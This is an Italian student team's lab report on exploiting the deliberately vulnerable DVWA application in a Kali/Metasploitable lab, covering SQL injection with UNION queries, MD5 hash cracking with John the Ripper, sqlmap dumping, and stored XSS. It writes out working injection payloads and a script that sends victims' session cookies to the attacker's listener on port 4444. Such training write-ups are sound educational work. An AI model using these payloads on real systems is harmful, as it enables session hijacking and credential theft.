

## **REPORT BUILDWEEK 2**

### **TEAM 1:**

- CLAUDIO DE CICCIO
- FLORIANA FEMINO'
- ALESSIO BARTOLOCCI
- ARMANDO BATTAGLINO
- GIACOMO DE CONTI
  - ADRIAN AMARFI
- FRANCESCO PERSICHETTI

# INDICE

## Pagina

Giorno 1 – Web Application Exploit SQLi

3-7

Giorno 2 – Web Application Exploit XSS

8-14

Giorno 3 – System Exploit BOF

15-17

Giorno 4 – Exploit Metasploitable con Metasploit

18-23

Giorno 5 – Exploit Windows XP con Metasploit

24-33

## GIORNO 1 – REPORT SQL INJECTION

In questa simulazione andremo a sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente Pablo Picasso.

Prima di iniziare andiamo a modificare gli Ip di kali e metasploitable come richiesto.

```
# This file describes the network
# and how to activate them. For n

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
#gateway 192.168.1.1

#The loopback network interfaces
auto lo
ifaces inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.100
netmask 255.255.255.0
#gateway 192.168.1.102

metasploitable:~$ ifconfig
Link encap:Ethernet HWaddr 08:00:27:f0:63:36
inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0:6336/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:19 errors:0 dropped:0 overruns:0 frame:0
TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4822 (4.7 KB) TX bytes:6739 (6.5 KB)
Base address:0xd020 Memory:f0200000-f0220000
Link encap:Local Loopback

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
inet6 fe80::650b:b4be:46e3:4f66 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
RX packets 14 bytes 2113 (2.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 41 bytes 5909 (5.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Come ultimo controllo andiamo a vedere se pingano.

```
(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.431 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.735 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.845 ms
^C
— 192.168.13.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.431/0.670/0.845/0.175 ms
```

A questo punto possiamo aprire la web application DVWA e andiamo a impostare il livello di sicurezza in LOW



Ora per prima cosa andiamo a identificare un injection point, quindi provando a iniettare comandi Sql, operatori logici, apici verifichiamo quale di questi ci restituisce un comportamento inaspettato. In questo caso l'apice.



Inseriamo in input questa query dove '%' non è uguale a nulla e sarà falso. La query '0'='0' viene registrata come True, poiché 0 sarà sempre uguale a 0. Come risposta ci verrà restituito First name e Surname di tutti gli id presenti nel database.

**User ID:**

ID: % 'or '0'='0  
First name: admin  
Surname: admin

ID: % 'or '0'='0  
First name: Gordon  
Surname: Brown

ID: % 'or '0'='0  
First name: Hack  
Surname: Me

ID: % 'or '0'='0  
First name: Pablo  
Surname: Picasso

ID: % 'or '0'='0  
First name: Bob  
Surname: Smith

Ora andiamo a utilizzare l'operatore UNION per combinare piu' istruzioni SELECT in modo da recuperare dati da piu' tabelle in un unico risultato. In questo caso andiamo a chiedere user e password per tutti gli users con la query **'UNION SELECT user,password FROM users#**

```
ID: 'UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


```
ID: 'UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 'UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 'UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```


```
ID: 'UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Quello che ci interessa è pablo , quindi ci salviamo la password in un file di testo nel Desktop che andremo poi a decriptare con il tool JohnTheRipper.

A screenshot of a text editor window titled '~/.Desktop/Pablo.txt - Mousepad'. The window has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with various icons. The text area shows a list of lines numbered 1 to 6. Line 4 contains the text 'pablo:0d107d09f5bbe40cade3de5c71e9e9b7'.


```
1 |
2
3
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5
6
```

A questo punto posizionandoci sul Desktop dove si trova il nostro file di testo andiamo a lanciare un attacco a dizionario da john con il comando seguente dove con **--format** andiamo a specificare il tipo di formato della password criptata (MD5), di seguito andiamo a inserire il percorso della Wordlist che vogliamo utilizzare e alla fine il file di testo creato da noi con dentro user e password di pablo.

A screenshot of a terminal window showing the command 'sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt Pablo.txt' being executed. The output shows that 1 password hash was loaded and no password hashes were left to crack.

```
(kali@kali)-[~/Desktop]
$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt Pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
```

In questo caso avendo già decriptato la password in precedenza john ci dice che non ci sono password da craccare. Quindi andiamo a lanciare il comando **--show** seguito sempre dal formato e alla fine il percorso del file di testo contenente la password. Come risultato ci verrà mostrata la password decriptata di pablo , che in questo caso è **"letmein"**

A screenshot of a terminal window showing the command 'sudo john --show --format=raw-md5 /home/kali/Desktop/Pablo.txt' being executed. The output shows the password 'pablo:letmein' and that 1 password hash was cracked.

```
(kali@kali)-[~/Desktop]
$ sudo john --show --format=raw-md5 /home/kali/Desktop/Pablo.txt
pablo:letmein

1 password hash cracked, 0 left
```

Come ultimo controllo proviamo a effettuare l'accesso con le credenziali appena trovate, riuscendo ad entrare con l'account di pablo.

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo  
Security Level: low  
PHPIDS: disabled

## Metodo alternativo

Un altro modo per recuperare la password può essere quello di usare Sqlmap, per lanciare il comando avremo bisogno dell'url di dvwa sql injection e il cookie di sessione. Per il cookie abbiamo sfruttato la vulnerabilità xss reflected e andando ad inserire lo script `<script>alert(document.cookie)</script>` ci verrà stampato a schermo il cookie della sessione. Avremmo potuto intercettare il cookie anche usando burpsuite.

**Damn Vulnerable Web App**

192.168.13.150/dvwa/vulnerabilities/xss\_r/?name=<script>alert(document.cookie)</script>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Submit

Hello

192.168.13.150

security=low; PHPSESSID=d1b92fd6305c9b9364dea2ceb0cc6829

OK



Una volta ottenuto il cookie procediamo a compilare la query con -u per inserire l'url, --cookie per il cookie di sessione e -dump per scaricare i dati

```
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.13.150/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit#' --cookie "security=low; PHPSESSID=d1b92fd6305c9b9364dea2ceb0cc6829" --dump

{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:26:04 /2022-12-12/

[06:26:04] [INFO] testing connection to the target URL
[06:26:04] [INFO] testing if the target URL content is stable
[06:26:04] [INFO] target URL content is stable
[06:26:04] [INFO] testing if GET parameter 'id' is dynamic
[06:26:05] [WARNING] GET parameter 'id' does not appear to be dynamic
[06:26:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[06:26:05] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
```

Lanciato il comando sqlmap ci chiederà anche se vogliamo crackare le password e selezionando "yes" in automatico ci verranno restituite le informazioni per tutti gli user presenti nel database compresi di user id, user e password sia criptata che decriptata.

user_id	user	avatar	password
last_name	first_name		
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)
3	Brown	Gordon	
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
3	Me	Hack	
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
4	Picasso	Pablo	
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
5	Smith	Bob	

## GIORNO 2 - WEB APPLICATION EXPLOIT – XSS STORED

### ATTIVITA'

- Sfruttamento della vulnerabilità XSS Stored della web application DVWA
- Simulazione del furto della sessione di un utente mediante recupero ed inoltro del cookie ad un web server creato dall'attaccante, in ascolto sulla porta 4444

### REQUISITI

- IP Kali Linux: 192.168.104.100
  - IP Metasploitable: 192.168.104.150
  - DVWA Security Level: Low
- 

### REQUISITI

Preliminarmente alle attività di test odierne, configuriamo gli indirizzi di rete delle macchine coinvolte sulla stessa rete interna e riavviamo i servizi di rete, nel seguente modo:

Kali → 192.168.104.100

Metasploitable → 192.168.104.150

```
GNU nano 6.4 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.104.1
```

```
(kali@kali)-[~]
$ /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```



```

GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1

```

```

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _

```

[ OK ]

Verifichiamo l'effettiva comunicazione tra le due macchine con un ping test, che ha esito positivo.

```

(kali@kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data:
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=1.60 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.529 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2069ms
rtt min/avg/max/mdev = 0.529/1.057/1.597/0.436 ms

```

```

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data:
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=6.19 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.994 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.810 ms
--- 192.168.104.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.810/2.665/6.191/2.494 ms
msfadmin@metasploitable:~$

```

Una volta effettuato l'accesso alla DVWA, configuriamo il livello di sicurezza dell'applicazione su "low"

## Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

# Sfruttamento della vulnerabilità XSS Stored

## STORED CROSS-SITE SCRIPTING

Il Cross-Site Scripting (XSS) è una vulnerabilità che interessa siti web dinamici che impiegano un insufficiente controllo dell'input fornito dall'utente nei form all'interno delle web pages. Tramite questa vulnerabilità, un utente malintenzionato può iniettare codice arbitrario all'interno di una pagina web ed alterarne il suo funzionamento, ad esempio al fine di rubare la sessione di un utente. La vulnerabilità XSS oggetto del test odierno è di tipo **persistente (Stored)**: si verifica quando un payload malevolo viene iniettato e immagazzinato (= stored) all'interno di una pagina web e viene automaticamente eseguito dagli utenti ogniqualvolta la visitano.

Questa tipologia di vulnerabilità XSS è la più insidiosa, in quanto è

- **multi-target**: impatta tutti gli utenti che visitano la pagina e non richiede alcun contributo attivo da parte degli stessi
- **difficilmente individuabile**: il payload malevolo non si trova nella GET request iniziale inviata dal browser alla pagina web (come accade in caso di XSS Reflected), bensì risiede all'interno del sito stesso; pertanto, può bypassare i controlli di sicurezza di un WAF; alla luce di ciò, l'analisi dovrà essere svolta sulla risposta della pagina web, servendosi ad esempio di un forward proxy

Request to http://192.168.104.150:80

Forward Drop Intercept is on Action Open Browser

[XSS REFLECTED]


```
1 GET /dvwa/vulnerabilities/xss_r/?name=
2 %3Cscript%3Enew+Image%28%29.src%3D%27http%3A%2F%2F192.168.104.100%3A4444%2F%3Fcookie%3D%27+%28encodeURIComponent%28document.cookie%29%3B%3C%2Fscript%3E HTTP/1.1
3 Host: 192.168.104.150
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=33dd75088dc33876260e0f97446ccf89
11 Connection: close
12
```

Request to http://192.168.104.150:80

Forward Drop Intercept is on Action Open Browser

[XSS STORED]

```
1 GET /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.104.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.104.150/dvwa/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=33dd75088dc33876260e0f97446ccf89
10 Connection: close
11
12
```



## TEST

Raggiungiamo l'area dell'applicazione dedicata al test odierno, ossia "XSS Stored", e testiamo la responsività dell'applicazione a vari tipi di input: proviamo ad inserire un input che includa dei tag HTML più alcuni caratteri speciali '<>\' necessari a preparare successivamente uno script malevolo in javascript da far eventualmente eseguire alla web page, e osserviamo il comportamento dell'applicazione:

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: xx  
Message: **abc 123 <>'**

Message: **<b><i>abc 123</i></b> <>'**

Per prima cosa notiamo che i tag HTML sono stati rilevati ed eseguiti. Parallelamente a ciò, il codice sorgente ci mostra che il nostro input non è stato codificato, il che è molto promettente ai fini di un attacco – infatti, un input adeguatamente codificato apparirebbe in questo modo:

Message: **&lt;b&gt;&lt;i&gt;abc 123&lt;/i&gt;&lt;/b&gt; &lt;&gt;'**

Proviamo adesso a iniettare nella web page uno script di alert in JS e verifichiamone gli effetti:

## Vulnerability: Stored Cross Site Scripting (XSS)


Name \*

xx

Message \*

<script>alert("Welcome to your Nightmare")</script>

Sign Guestbook



Il codice viene eseguito e crea un pop up che si ripropone ad ogni accesso alla pagina, come da nostre aspettative; inoltre, il field relativo al messaggio contenente lo script appare “vuoto” perché il codice è stato eseguito – infatti, abbiamo evidenza del codice utilizzato per lo script consultando il codice sorgente della pagina.

Name: xx


Message:

Message: <script>alert('Welcome to your Nightmare')</script>


Appurato che il sito è vulnerabile, possiamo procedere con l'ultima parte dell'esercizio, che ci richiede di rubare un cookie di sessione attraverso l'XSS e di inviarlo al nostro server che è in ascolto su porta 4444.

Per poter immettere lo script che ci serve per farci inviare un'immagine del cookie sul nostro web server, nel nostro caso dobbiamo modificare la lunghezza massima dei caratteri nel campo 'Message'; per far ciò clicchiamo col tasto destro sul campo di input del messaggio e selezioniamo

Inspect:



Così facendo, ci aprirà il codice HTML del sito web per cambiare temporaneamente la lunghezza massima del campo di input del messaggio; alla voce **maxlength** mettiamo 200 (il numero sta ad indicare il massimo di caratteri inseribili in input) così da permetterci di inserire il nostro script:



Nell'immagine sottostante possiamo vedere la composizione dello script, dove **new image()** serve per creare un'immagine, **.src** è un attributo che serve a specificare dove l'immagine verrà allocata, in questo caso sul nostro Kali (192.168.104.100) in ascolto sulla porta 4444, **+encodeURIComponent(document.cookie)** garantisce che la stringa del valore del cookie non contenga virgole, punti o spazi; infine grazie ai tag **<script>** all'inizio e alla fine, il browser penserà si tratti di codice javascript inviato dal server e lo farà eseguire:

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="FREGATO"/>
Message *	<input type="text" value="&lt;script&gt;new Image().src='http://192.168.104.100:4444/?cookie='+encodeURIComponent(document.cookie);&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/>	

